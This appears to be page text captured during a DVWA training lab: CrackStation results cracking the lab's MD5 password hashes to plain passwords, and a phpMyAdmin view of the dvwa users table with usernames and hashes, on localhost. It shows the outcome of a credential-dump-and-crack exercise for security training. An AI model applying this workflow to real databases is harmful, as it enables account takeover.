0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
I'm not a robot
This site is exceeding reCAPTCHA Enterprise free quota.
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
5f4dcc3b5aa765d61d8327deb882cf99
md5
password
e99a18c428cb38d5f260853678922e03
md5
abc123
8d3533d75ae2c3966d7e0d4fcc69216b
md5
charley
0d107d09f5bbe40cade3de5c71e9e9b7
md5
letmein
5f4dcc3b5aa765d61d8327deb882cf99
md5
password
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Vulnerability: SQL Injection :: Da
127.0.0.1 / 127.0.0.1 / dvwa / us
CrackStation - Online Password
http://127.0.0.1/phpmyadmin/index.php?route=/sql&pos=0&db=dvwa&table=users
phpMyAdmin
Recent Favorites
New
dvwa
New
access_log
guestbook
security_log
users
information_schema
mysql
performance_schema
phpmyadmin
test
Server: 127.0.0.1 » Database: dvwa » Table: users
Browse Structure SQL Search Insert Export Import Privileges Operations Tracking Triggers
Show all Number of rows: 25 Filter rows: Search this table Sort by key: None
Extra options
user_id first_name last_name user password avatar last_login failed_login role accour
Edit Copy Delete 1 admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99 /dvwa/hackable/users/admin.jpg 2026-04-28 14:58:03 3 admin
Edit Copy Delete 2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 /dvwa/hackable/users/gordonb.jpg 2026-04-27 13:24:50 0 user
Edit Copy Delete 3 Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b /dvwa/hackable/users/1337.jpg 2026-04-27 13:24:50 0 user
Edit Copy Delete 4 Pablo Picasso pablo 0d107d09f5bbe40cade3de5c71e9e9b7 /dvwa/hackable/users/pablo.jpg 2026-04-27 13:24:50 0 user
Edit Copy Delete 5 Bob Smith smithy 5f4dcc3b5aa765d61d8327deb882cf99 /dvwa/hackable/users/smithy.jpg 2026-04-27 13:24:50 0 user
Check all With selected: Edit Copy Delete Export
Console